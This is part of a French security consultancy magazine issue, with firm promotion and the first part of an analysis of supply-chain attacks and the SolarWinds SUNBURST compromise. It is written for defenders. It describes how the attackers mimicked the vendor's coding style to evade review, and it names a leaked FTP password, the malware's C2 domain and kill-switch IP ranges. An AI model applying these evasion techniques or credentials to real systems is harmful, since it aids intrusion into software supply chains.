xmco®
we deliver security expertise since 2002

actu sécu 56

actusécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO® Juillet 2021

Supply-chain attacks et SolarWinds
Retour sur l'attaque qui a fait couler beaucoup d'encre...

UPnP et CallStranger
Analyse de la faille CallStranger affectant le protocole UPnP

Git push, Git commit, GitLab
Analyses et présentation de 4 vulnérabilités affectant GitLab et les scénarios de post-exploitation associés

Adobe Stock

Et toujours… **les actualités, les blogs, les logiciels et nos Twitter favoris !**

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

xmco®

we deliver security expertise since 2002

https://www.xmco.fr
https://blog.xmco.fr

(xmco)

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil en cyber-sécurité

xmco
we deliver security expertise since 2002

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, le cabinet XMCO intervient sous la forme de projets forfaitaires avec engagement de résultats.

Les tests d'intrusion, les audits de sécurité, la veille (#yuno) en vulnérabilité et la cyber threat intelligence (#serenety) constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de directions générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications par nos experts en intrusion.

Audit de sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information.

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Yuno - Veille en vulnérabilités

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Serenety - Cyber threat intelligence

Surveillance de votre périmètre exposé sur Internet.

Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des journaux d'évènements, autopsie de logiciel malveillant.

Testez gratuitement pendant 14 jours notre service de **Veille en vulnérabilités**

TEST GRATUIT

yuno by xmco

Testez gratuitement pendant 14 jours notre service de Veille en vulnérabilités et bénéficiez :

- D'un service de veille professionnel bilingue *(français, anglais).*
- D'un suivi des vulnérabilités et des correctifs de sécurité.
- De l'analyse quotidienne par nos consultants d'informations issues de centaines de sources.
- D'alertes, concernant vos logiciels, organisées selon vos périmètres.

FLASHEZ !

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 8ème arrondissement ainsi qu'à Nantes.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Offres d'emploi et stages

AUDIT

Le pôle Audit adresse tous les audits techniques du cabinet : tests d'intrusion, audit de code, Red-Team, campagnes de phishing, audit d'infrastructure et de configuration.

Nous recherchons des profils techniques passionnés par l'intrusion et le conseil.

- Consultants/Pentesteurs juniors et confirmés
- Stage Pentest (5ème année)

CERT-XMCO

Le CERT-XMCO est le CSIRT de la société XMCO en charge de réaliser la veille pour nos clients, de gérer et développer notre service CTI de Cybersurveillance Serenety et de la réponse aux incidents.

Nous recherchons des profils intéressés par la sécurité défensive.

- Responsable RIS (Réponse aux Incidents)
- Analyste Threat-Intelligence / Intelligence économique
- Analyste technique Threat-Intelligence
- Analyste Forensics
- Consultants sécurité juniors et confirmés
- Stage sécurité défensive (4ème et 5ème année)

GRC (Gouvernance, Risques et Conformité)

Le pôle GRC adresse toutes les prestations relatives à la sécurité organisationnelle : accompagnement et audit de certification PCI DSS, analyse de risques, audits basés sur l'ISO27001.

Nous recherchons des profils expérimentés (+3 ans) avec une appétence pour la technique.

- Consultants confirmés PCI DSS QSA
- Consultants confirmés audits organisationnels

DEVELOPPEMENT

Notre équipe Développement est en charge de spécifier et développer les outils, services et portails utilisés par les consultants et les clients du cabinet.

Développeur back Python

INFRASTRUCTURE

Notre équipe Infra est en charge de maintenir et développer nos infrastructures utilisées dans le cadre de tous les services délivrés par le cabinet.

- Administrateur Ingénieur Système
- Alternant

sommaire

p. 8

Solarwinds - Partie 1
Supply-chain attacks et Solarwinds
Retour sur le fait d'actualité qui a marqué la fin de l'année 2020.

p.18

Solarwinds - Partie 2
Analyse de SUNBURST
Détails techniques sur la backdoor utilisée par les attaquants

p. 34

UPnP et CallStranger
Retour sur la vulnérabilité CallStranger (CVE-2020-12695)

p. 47

Git push, Git commit, GitLab !
Analyse de plusieurs vulnérabilités affectant la plateforme de gestion de développement.

p. 80

Brèves de sécu, mots croisés et Twitter

Contact Rédaction : actusecu@xmco.fr - Rédacteur en chef / Mise en page: Julien TERRIAC / Adrien GUINAULT - Direction artistique: Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Tous les consultants du cabinet XMCO.

Conformément aux lois, la reproduction ou la contrefaçon des modèles, dessins et textes publiés dans la publicité et la rédaction de l'ActuSécu © 2019 donnera lieu à des poursuites. Tous droits réservés - Société XMCO. la rédaction décline toute responsabilité pour tous les documents, quel qu'en soit le support, qui lui serait spontanément confié. Ces derniers doivent être joints à une enveloppe de réexpédition prépayée. Réalisation, Juillet 2021.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Supply chain attacks et SolarWinds

Au cours des derniers mois, les attaques sur les chaînes d'approvisionnement appelées supply chain attacks ont été plusieurs fois au cœur de l'actualité cyber et géopolitique au sein des médias du monde entier.

Nous nous intéresserons donc brièvement à l'historique de ces attaques avant d'analyser celle qui a touché l'entreprise SolarWinds.

Par Julia COUPPEY et Théophile DAMAEGDT

SolarWinds - Partie #1
Supply chain attacks et Orion

Adobe Stock

> Historique des attaques par chaîne d'approvisionnement

La stratégie utilisée lors des attaques dites par chaîne d'approvisionnement consiste à compromettre un fournisseur pour ensuite l'utiliser comme levier afin de compromettre une ou plusieurs autres cibles.

Cette méthode permet d'éviter une attaque frontale envers une entreprise sensibilisée et équipée en outils de sécurité. De cette façon, le fournisseur n'est pas la cible finale de ce type d'attaques, mais sa compromission est nécessaire pour atteindre ses clients.

Ces méthodes d'attaques (également nommées « attaques par fournisseur » ou « attaque via supply chain ») ont commencé à apparaître il y a une dizaine d'années. À cette époque, elles ciblaient principalement la partie matérielle (*hardware*) de l'informatique, les portes dérobées les plus emblématiques ayant été l'ajout de composants chinois au sein de serveurs américains [1] et la modification de serveurs Cisco destinés à être exportés en dehors des États-Unis [2]. Elles ont ensuite évolué en ciblant davantage la couche logicielle (*software*).

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

L'un des schémas classiques utilisés dans les attaques par supply chain désigne le fait qu'une fois l'éditeur ou le fournisseur compromis, l'attaquant va injecter du code malveillant au sein d'une application officielle, qui est souvent signée par l'éditeur lui-même. Cela permet non seulement de conserver la confiance de la victime finale, mais aussi d'éviter d'être détecté par certaines solutions de sécurité.

« Ces méthodes d'attaques, également nommées "attaques par fournisseur" ou "attaque via supply chain" ont commencé à apparaître il y a une dizaine d'années. À cette époque, elles ciblaient principalement la partie matérielle (hardware) de l'informatique »

Depuis 2015, les médias ont fortement commencé à parler de ce type d'attaques.

Voici une courte liste de certaines ayant fait parler d'elles dans l'actualité :

- **CCleaner** en 2017 avec l'ajout d'un code malveillant au sein du code source du logiciel. La mise à jour a été déployée sur 700.000 postes avant d'être détectée. Cette attaque attribuée à la Chine avait pour objectif de faire de l'espionnage industriel au sein de grosses entreprises spécialisées dans les nouvelles technologies [3].

- **NotPetya** est une attaque mondiale de ransomware ayant impacté plusieurs centaines de milliers d'ordinateurs. Cette attaque a pu avoir lieu grâce à la compromission de l'entreprise ukrainienne de logiciels financiers M.E.DOC [4]. Une fois cette entreprise compromise, les attaquants ont exploité le système de mise à jour de logiciels de l'entreprise afin d'envoyer une charge malveillante sur les postes des clients.

- **ShadowPad** est une attaque ayant eu lieu en 2017 dans laquelle les attaquants avaient inséré une porte dérobée au sein d'un logiciel de l'entreprise NetSarang. Ce logiciel était une solution de gestion de serveurs utilisée par plus d'une centaine d'entreprises. Par rebond, l'attaquant pouvait s'infiltrer sur les ordinateurs du Système d'Information [5].

- **ShadowHammer** est une attaque ayant ciblé en 2019 des postes de travail Asus via le déploiement d'une mise à jour malveillante signée par l'éditeur [6].

- L'entreprise **Codecov** qui fournit des solutions de validation de code source (couramment utilisées sur Github par exemple) a ainsi été victime d'une compromission ayant abouti à l'ajout d'un composant malveillant chargé d'exfiltrer les secrets des utilisateurs. Résultats, durant plus de 2 mois, les identifiants et mots de passe des utilisateurs de Codecov donnant accès aux dépôts de code, les jetons d'API, les clefs secrètes, etc. de l'ensemble des projets (+9 000 projets Open Source) ont été compromis [7].

- Le code source de l'interpréteur **PHP** a lui aussi été modifié de manière illégitime afin d'y introduire une porte dérobée. La présence d'une porte dérobée aurait offert à l'attaquant des accès discrets à de nombreuses ressources potentiellement sensibles. Au passage, cette attaque a résulté en la compromission supposée de la base de comptes recensant les informations personnelles des internautes disposant d'un accès sur le site php.net (dont leur mot de passe) [8].

- Le gestionnaire de mot de passe **Passwordstate** a également fait l'objet d'une attaque en avril 2021 exploitée dans le but de forcer les 29 000 utilisateurs à télécharger une fausse mise à jour, offrant la capacité aux attaquants d'exécuter des commandes arbitraires sur ordinateurs des internautes et de récupérer les identifiants et mots de passe enregistrés dans leur coffre-fort [9].

- En 2021, un chercheur nommé Alex Birsan a trouvé une vulnérabilité au sein du gestionnaire de dépendance **NPM** [10]. Ce chercheur a réussi à accéder aux systèmes d'informations de plusieurs grandes entreprises américaines (notamment Apple, Microsoft, Netflix ou encore Tesla) en jouant sur la confusion de dépendance. Ce gestionnaire de dépendance étant utilisé dans de nombreux programmes, cela permet de rebondir rapidement et de compromettre de nombreuses entreprises.

- Enfin, il y a quelques jours, plus de 350 entreprises utilisant les logiciels de l'entreprise **Kaseya** ont été victimes d'un ransomware. Les attaquants ont compromis la solution Virtual System Administrator (VSA) permettant de diffuser, par ce biais, le ransomware REvil sur plus d'un million de machines [11].

L'ensemble de ces exemples nous montre bien que les attaques par chaîne d'approvisionnement constituent bien une menace croissante utilisée par les attaquants (voir rapport State of Supply Chain présenté dans la section « Publication » de ce numéro).

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

SolarWinds - Partie #1
Supply chain attacks et Orion

> L'affaire SolarWinds

SolarWinds, éditeur du logiciel Orion

SolarWinds est un éditeur de solutions de gestion et de surveillance informatique. Créée en 1999, la société américaine compte aujourd'hui environ 300 000 clients répartis dans le monde et édite un logiciel nommé **Orion Platform**, une solution de surveillance et de gestion de parc informatique.

Le 13 décembre 2020, la société américaine spécialisée en sécurité informatique, FireEye, publie un article alarmant, annonçant la découverte d'une campagne d'intrusion massive qui toucherait le logiciel Orion développé par SolarWinds.

Cette cyberattaque mondiale aurait commencé au printemps 2020. Il s'agit d'une nouvelle attaque de type **supply chain** ciblant les mises à jour du logiciel Orion dans lesquelles une porte dérobée, baptisée **SUNBURST** [12] aurait été découverte (également appelée Solorigate par Microsoft).

Le début de l'affaire SolarWinds

Tout commence réellement le 8 décembre 2020. FireEye, une société de cybersécurité annonce avoir été victime d'une cyberattaque qui aurait eu comme principal objectif de subtiliser les outils Red Team qu'elle développe. Ce type d'outils offensifs est notamment utilisé par la société dans le cadre de prestations de tests d'intrusion pour ses clients.

En effet, les employés de cette entreprise ont détecté l'enrôlement d'un nouvel appareil au sein du système d'authentification multifacteur (MFA) utilisé pour accéder au VPN de FireEye. Cet évènement a généré une alerte de sécurité et a conduit les équipes à identifier le logiciel Orion de Solarwinds comme ayant été le point d'entrée des attaquants.

Le 12 décembre, ils préviennent l'éditeur du logiciel.

Le lendemain, plusieurs communiqués sont publiés, notamment par les acteurs suivants :

- **SolarWinds,** pour révéler l'attaque au grand jour et proposer des solutions aux clients impactés ;
- **FireEye**, principal acteur de cette découverte ;
- **CISA** (Cybersecurity and Infrastructure Security Agency), qui sollicite toutes les agences fédérales afin qu'elles mettent en arrêt Orion en raison d'une menace importante pour la sécurité.


Découverte de la première backdoor SUNBURST

Les premières analyses réalisées par l'éditeur, victime initiale de l'attaque, ont permis d'identifier la date du 4 septembre 2019 qui marquerait la toute première activité suspecte, correspondant au début de l'intrusion au sein du réseau interne de la société SolarWinds.


« Pendant des mois et jusqu'au déploiement effectif de SUNBURST, les attaquants ont cherché à identifier et comprendre les normes de codage utilisées par les développeurs de SolarWinds »

Dans un premier temps, les attaquants ont procédé à des ajouts de code inoffensifs au sein de la version d'**Orion Platform** publiée en octobre 2019 (2019.4.5200.8890). Ces actions peuvent être assimilées à des expérimentations (ou preuves de concept) de la part des attaquants, sans doute pour vérifier si ces modifications seront bien présentes dans la mise à jour d'Orion compilée, signée et publiée par l'éditeur, conformément à ce qui était prévu.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Classe .NET vide insérée au sein de la bibliothèque SolarWinds.Orion.Core.businessLayer.dll, avant qu'elle contienne le code de la backdoor SUNBURST



Fonctionnement de l'attaque SolarWinds

Pendant des mois et jusqu'au déploiement effectif de SUNBURST, les attaquants ont cherché à identifier et comprendre les normes de codage utilisées par les développeurs de SolarWinds. Cette phase de découverte et d'apprentissage du « coding style » a eu comme objectif de pouvoir insérer la backdoor au sein d'Orion le plus discrètement possible, tout en cherchant à la rendre indétectable par des logiciels d'audit de qualité de code.

En effet, les noms de classe ont été choisis pour se fondre au maximum avec le reste du code voire en utilisant des noms présents dans d'autres bibliothèques légitimes. De plus, les fonctions ajoutées par les attaquants étaient similaires à celles du code original.

Le 20 février 2020, la backdoor SUNBURST est compilée et déployée au sein d'une mise à jour d'Orion d'une bibliothèque légitime utilisée par le logiciel : SolarWinds.Orion.Core.businessLayer.dll. Cette porte dérobée a pu être ajoutée grâce à la porte dérobée Sunspot présente sur l'infrastructure de compilation d'Orion Platform.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

SolarWinds - Partie #1
Supply chain attacks et Orion

> INFO

SUNSPOT

SUNSPOT est le nom donné au composant de l'attaque contre SolarWinds, ayant permis d'injecter la backdoor SUNBURST au sein d'Orion pendant le processus de compilation.

Le rôle de SUNSPOT était de surveiller tous les processus en cours d'exécution afin d'identifier ceux qui participaient à la compilation du produit Orion. Son objectif étant de modifier les sources d'Orion Platform pour y ajouter la porte dérobée au moment de la compilation. Des mesures de protection ont également été ajoutées afin d'éviter que la compilation n'échoue, ne déclenche des erreurs et qu'elle alerte ainsi les développeurs SolarWinds.

Par la suite, des actions ont été entreprises par l'éditeur pour corriger des vulnérabilités remontées sur la solution. Des versions contenant des « hotfix » sont publiées dont certaines contenaient la backdoor SUNBURST :

- Orion Platform 2019.4 HF5, version 2019.4.5200.9083 ;
- Orion Platform 2020.2 RC1, version 2020.2.100.12219 ;
- Orion Platform 2020.2 RC2, version 2020.2.5200.12394 ;
- Orion Platform 2020.2, 2020.2 HF1, version 2020.2.5300.12432.

La liste complète des versions affectées est disponible sur le site officiel de SolarWinds [17].

SUNBURST est alors restée invisible pour les équipes techniques de SolarWinds, puis retirée de l'environnement le 4 juin 2020 par les attaquants.

Pendant cette période, de mars à décembre 2020, tous les clients ayant installé ces versions ou hotfix compromis ont été infectés par SUNBURST.

Un deuxième code malveillant : SUPERNOVA

Au cours des investigations réalisées par différents acteurs (SolarWinds, Microsoft, Symantec, etc.) qui ont décortiqué les versions compromises d'Orion, un second logiciel malveillant déployé au sein d'Orion a été identifié : SUPERNOVA [7]. Cette porte dérobée a été mise en place par les attaquants en utilisant une vulnérabilité présente au sein de l'API de solarwinds. Cette vulnérabilité référencée CVE-2020-10148 leur a permis d'exécuter du code directement sur le serveur sans authentification préalable.

D'après les dernières constatations, SUPERNOVA semble être totalement décorrélé de SUNBURST et aurait été implanté par un groupe d'attaquants différent.

SUPERNOVA est composé de deux éléments :

- un fichier app_web_logoimagehandler.a ;
- shx.b6031896.dll malveillant de type webshell, non signé, spécifiquement conçu pour être utilisé sur la plateforme Orion.

Le fait que cette porte dérobée ne soit pas signée fait notamment partie des indicateurs qui laissent penser que les acteurs à l'origine de SUPERNOVA ne sont pas ceux de SUNBURST. En effet, le niveau de complexité et de sophistication est beaucoup moins avancé.

Le fonctionnement de SUPERNOVA ne sera pas détaillé dans cet article qui se concentre uniquement sur SUNBURST.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.


Un vecteur de l'intrusion initiale toujours non confirmé

Depuis la découverte de la société FireEye, aucune information n'est encore connue concernant le point d'entrée réel qui a permis aux attaquants de s'introduire au sein du réseau SolarWinds. Cependant, plusieurs hypothèses sont envisagées.

Une faille présente dans les logiciels VMWare Access et VMWare Identity Manager aurait permis aux attaquants d'abuser du système d'authentification fédérée. VMWare dément avoir trouvé un seul élément qui pourrait corroborer cette version des faits.

La société SolarWinds utiliserait un produit d'une société tchèque JetBrains appelé TeamCity. Plusieurs articles ont affirmé que ce logiciel a été compromis et serait à l'origine de l'attaque SolarWinds, allégations là encore démenties par le PDG de JetBrains.

En dehors de ces hypothèses, une faille de sécurité avérée a été remontée le 19 novembre 2019 par le chercheur Vinoth Kumar. Il avait à l'époque contacté l'éditeur au sujet d'un dépôt Github ouvert au public depuis le 17 juin 2018 et exposant des informations d'identification FTP (mot de passe **solarwinds123**) d'un serveur SolarWinds. Cet accès pouvait permettre à un attaquant de téléverser un exécutable malveillant et de l'ajouter à une mise à jour SolarWinds.



Open Github Repo Leaking FTP Credentials of http://downloads.solarwinds.com

Vinoth Kumar
Tue 2019-11-19 14:32
To: psirt@solarwinds.com

Hi Team,

I have found a public Github repo which is leaking ftp credential belongs to SolarWinds.

Repo URL: https://github.com/ .config

Downloads Url: http://downloads.solarwinds.com
FTP Url: ftp://solarwinds.upload.akamai.com
Username:
Password:
POC: http://downloads.solarwinds.com/test.txt

I was able to upload a test POC.
Via this any hacker could upload malicious exe and update it with release SolarWinds product.

Alerte de sécurité remontée auprès de Solarwinds par le chercheur Vinoth Kumar

Le 22 novembre 2019, la configuration en question a été durcie par l'éditeur.

Le 1er mars 2021, les dirigeants de Solarwinds ont accusé un stagiaire d'avoir fait l'erreur de divulguer ce mot de passe sur Github [8]. Cependant, le fait de laisser la gestion d'accès aussi sensibles à un stagiaire, l'absence d'une politique de mots de passe forte et l'utilisation du protocole FTP esquissent déjà une certaine négligence en termes de bonnes pratiques de sécurité.

« Au cours des investigations réalisées par différents acteurs (SolarWinds, Microsoft, Symantec, etc.) qui ont décortiqué les versions compromises d'Orion, un second logiciel malveillant déployé au sein d'Orion a été identifié : SUPERNOVA »

Quoi qu'il en soit, aucune certitude n'existe pour le moment sur le vecteur d'intrusion initial qui a été utilisé par les attaquants.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

SolarWinds - Partie #1
Supply chain attacks et Orion

Un kill-switch pour limiter les infections...

Microsoft, FireEye et GoDaddy ont travaillé ensemble afin de créer un kill switch qui permettrait à la backdoor SUNBURST de cesser de fonctionner.

Les analyses ont montré que la backdoor SUNBURST communique avec un serveur de Command and Control situé dans un sous-domaine de *.avsvmcloud.com pour recevoir les différentes tâches ou commandes à exécuter.

Si l'adresse IP renvoyée par le serveur C2 correspond à l'une des plages d'adresses IP ci-dessous [7], le malware se met hors service et modifie le paramètre ReportWatcherRetry afin que l'exécution ne se produise jamais. Ces adresses IP correspondent à des adresses IP locales ainsi qu'aux ranges de plusieurs entreprises dans lesquelles les attaquants avaient peur d'être détectés :

- 10.0.0.0/8 ;
- 172.16.0.0/12 ;
- 192.168.0.0/16 ;
- 224.0.0.0/3 ;
- fc00:: - fe00:: ;
- fec0:: - ffc0:: ;
- ff00:: - ff00:: ;
- 20.140.0.0/15 (Microsoft) ;
- 96.31.172.0/24 (Tierpoint/Microsoft Solution Provider) ;
- 131.228.12.0/22 (Nokia) ;
- 144.86.226.0/24 (Microsoft).

Dès le 15 décembre, le serveur avsmcloud.com a été saisi pour pointer vers une adresse IP appartenant à Microsoft, permettant de piéger le trafic malveillant et de l'analyser.

Cette solution permet de stopper l'infection de SUNBURST. Cependant, toutes les entreprises qui ont déjà été compromises doivent sans doute disposer d'autres backdoors supplémentaires afin de laisser un accès au réseau pour les attaquants.

... mais des milliers de victimes

Environ 18.000 clients auraient été impactés par cette attaque.

En outre, le support SolarWinds recommandait d'exclure des analyses antivirus les fichiers et répertoires relatifs à Orion afin d'assurer le bon fonctionnement du logiciel, ce qui a sans doute participé au retard de détection du code malveillant.

Le 13 décembre, le CISA publie une directive d'urgence nommée « Atténuer la compromission du code de SolarWinds Orion ».

Cette directive force les agences américaines à :

- Bloquer le trafic entrant et sortant pour les serveurs hébergeant le logiciel Orion ;
- Mener une analyse forensique sur les hôtes ayant hébergé la solution Orion infectée ;
- Analyser les traces réseau afin d'identifier des requêtes DNS spécifiques.

Les résultats devaient ensuite être transmis au CISA avant le lendemain (14 décembre) à midi.

Suite à ces recherches de la part des agences soumises aux obligations du CISA, les entités gouvernementales suivantes ont été identifiées comme compromises :

- Le département américain du commerce ;
- Le département de la justice (environ 3500 boîtes mails compromises) ;
- L'administration nationale des télécommunications et de l'information (NTIA) du ministère américain du Commerce ;
- Les instituts nationaux de la santé (NIH) du ministère de la santé.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

- L'Agence pour la cybersécurité et les infrastructures (CISA) ;
- Le département de la sécurité intérieure (DHS) ;
- Le Département d'État américain ;
- L'Administration nationale de la sécurité nucléaire (NNSA) ;
- Le département américain de l'énergie (DOE) ;
- Les gouvernements de trois États américains.

Au niveau des actions entreprises immédiatement par l'éditeur, le certificat qui permet de signer numériquement chaque version de logiciel et ainsi d'authentifier leur code a été révoqué le 8 mars 2021. Toutes les versions affectées ont été recompilées et resignées avec de nouveaux certificats.
Solarwinds a immédiatement exhorté tous ces clients à installer les versions 2019.4.2, 2020.2.4 ou 2020.2.5 d'Orion le plus vite possible afin de bénéficier immédiatement de mesures de protection contre SUNBURST et SUPERNOVA

L'impact causé dépend de l'exploitation ou non de la backdoor exécutée par les attaquants.

En effet, lorsque la version d'Orion contenant la porte dérobée est installée, celle-ci transmet ensuite le nom de domaine interne du réseau infecté auprès d'un serveur distant. Ce nom de domaine est ensuite analysé manuellement par les attaquants afin de déterminer si la victime présente un intérêt potentiel. Dans ce cas, une seconde phase de post-exploitation est enclenchée. Cette seconde phase d'attaque n'aurait concerné que 23 entreprises dans le monde (notamment Cisco, Microsoft, Qualys, FireEye, Intel, VMware, Logitech ou encore l'armée américaine).

En dehors des administrations américaines, 425 entreprises appartenant au Fortune 500 auraient été infectées par le déploiement de Sunburst. Parmi ces entreprises, certaines ont décidé de faire un retour sur la compromission dans la presse, nous allons revenir sur deux d'entre-elles.

